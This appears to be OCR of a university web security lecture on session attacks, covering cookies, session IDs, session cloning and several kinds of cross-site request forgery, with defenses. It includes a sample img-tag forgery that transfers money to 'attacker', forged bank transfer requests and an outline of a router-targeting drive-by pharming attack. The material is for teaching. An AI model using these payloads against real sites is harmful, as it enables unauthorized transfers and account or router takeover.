
CS5331: Web Security

Lecture 3: Session Attacks

Overview of Web Threats



Web Sessions


HTTP: Stateless Protocol

- HTTP Server maintains no information about a connection
  - Simple server design
  - Better server scalability
- Users need to authenticate to a web application
  - But the server cannot remember them
- What will happen if the web application involves multi-step operations?
  - Users need to authenticate in each step.

Session ID

- To maintain a session, state must be saved, but HTTP server is stateless.
  - Store states on the client side.
- URL parameter
  - `http://www.example.com/index.asp?sid=12345`
- Hidden HTML elements
  - `<INPUT TYPE="HIDDEN" NAME="SESSION" VALUE="12345">`
- Cookies
  - An HTTP field the browser stores for the server

Cookie



- Cookie contains whatever the server puts in
  - Different size limit in various browsers
- Two types of cookies
  - Persistent cookies: written to local file system
  - Nonpersistent cookie: only stored in browser memory


Cookie & Usage

- Set by a server, and automatically sent by a browser on HTTP requests made to the server
- Used for state management (RFC 6265), such as:
  - User authentication
  - Personalization
  - User tracking (using 3rd party cookies)
- JavaScript operations on Cookies:
  - Set a cookie:
    `document.cookie = "name=value; expires=date;"`
  - Read a cookie: `alert(document.cookie)`
  - Delete a cookie by setting “expires” to date in past: `document.cookie = "name=; expires=Thu, 01-Jan-70;"`

Origin & In-Scope Cookies

- Origin definition for cookie access is: <domain, path>
- For a secure cookie: + protocol (i.e. HTTPS)
- Domain can be set by server to any *domain suffix* (*super domain*) of the URL's hostname (again excluding a public suffix):
  - Goal: a server sees cookies in its scope
  - Problem: possible multiple in-scope cookies
  - Issues:
    - Which suffix domains set the sent in-scope cookies?
    - Which attributes are then applicable?

Cookie Authentication




Security Problem of Session ID

- Session ID is an important server state
- Now it has to be pushed to the client side
  - Is the browser client inside the boundary of trusted programs?
  - What can happen?

Session Cloning

Session Cloning

- Attack can change the session ID
  - If the new session ID belongs to another user, the attacker "becomes" the other user.



sid	user
1	good
2	evil

Attack Methods


- Edit persistent cookies in local file system
  - Firefox: cookies.txt in user profile directory
  - Chrome: Chrome/Default/Cookies
- Other ways to change cookies
  - Change cookie in browser memory or using developer tools
  - Browser itself can be malicious
  - Network-level web manipulation proxy

Defense

- In general, using input validation, and ensure the integrity of state data
- Digitally sign or hash the variable using a cryptographic algorithm
  - Stored value: Content+Hash
- Encrypt information in the URL and cookie
- Long and random session ID to prevent collision
- Dynamic session ID, changing from page to page

Session Riding

Cross-site Request Forgery (CSRF)




- Suppose a bank uses the following URL to transfer $100 to account 123
  - GET http://bank.com/transfer.cgi?acct=123&amount=100 HTTP/1.1
  - Think about how this request is executed.
- What if another web site tricks the user to send this request:
  - GET http://bank.com/transfer.cgi?acct=456&amount=10000 HTTP/1.1

CSRF: (1) Basic CSRF ("Session Riding")

- Attack requirements:
  - Client has logged into bobbank's website:
    - SID cookie is in the browser state
  - The client also visits the web attacker' site
- Can a malicious site issue a stealthy request (without a user's click) to the bank's website?
  - Yes
  - Using GET method:
    ```
    <img src=http://bobbank.com/transfer.php?
    recipient=attacker&amount=100>
    ```
  - Using POST method: see the next slide

CSRF: (1) Basic CSRF ("Session Riding")




CSRF: Dangers, Detection and Defense – C Jackson et. al.

CSRF: (1) Basic CSRF ("Session Riding")

- Possible consequences?
  - Transfer credits, account setting change, password reset, user-system setting change (e.g. DNS setting), …

Source: ThreatPost1, ThreatPost2

CSRF: (2) Login CSRF ("Session Feeding")
Log you into my account…




CSRF: (2) Login CSRF ("Session Feeding")

- Attack requirement:
  - Client doesn't need to log into the server's website
  - Attacker logs in using his own account in his session initialization step
- Attacker injects his own SID to the target user's browser, instead of using/accessing the target user's SID in the browser
- Possible consequences?
  - Track user's searches and other online activities
  - User adds credit card details (e.g. Paypal-like sites)

CSRF: (3) Router-Targeting CSRF

- If a router's administrative interface is not exposed to the internet, is the router safe?
  - An additional fact: many users have home router with a default or no password
  - Can CSRF attack be used to modify a router's setting, i.e. changing DNS server for a "pharming" attack?
- "Drive-by Pharming" attack:
  - User visits a web attacker's site
  - JavaScript at the site scans home network looking for a router using onerror event
  - JavaScript fingerprints/guesses the router model, and then uses a default password to log in
  - Change DNS server
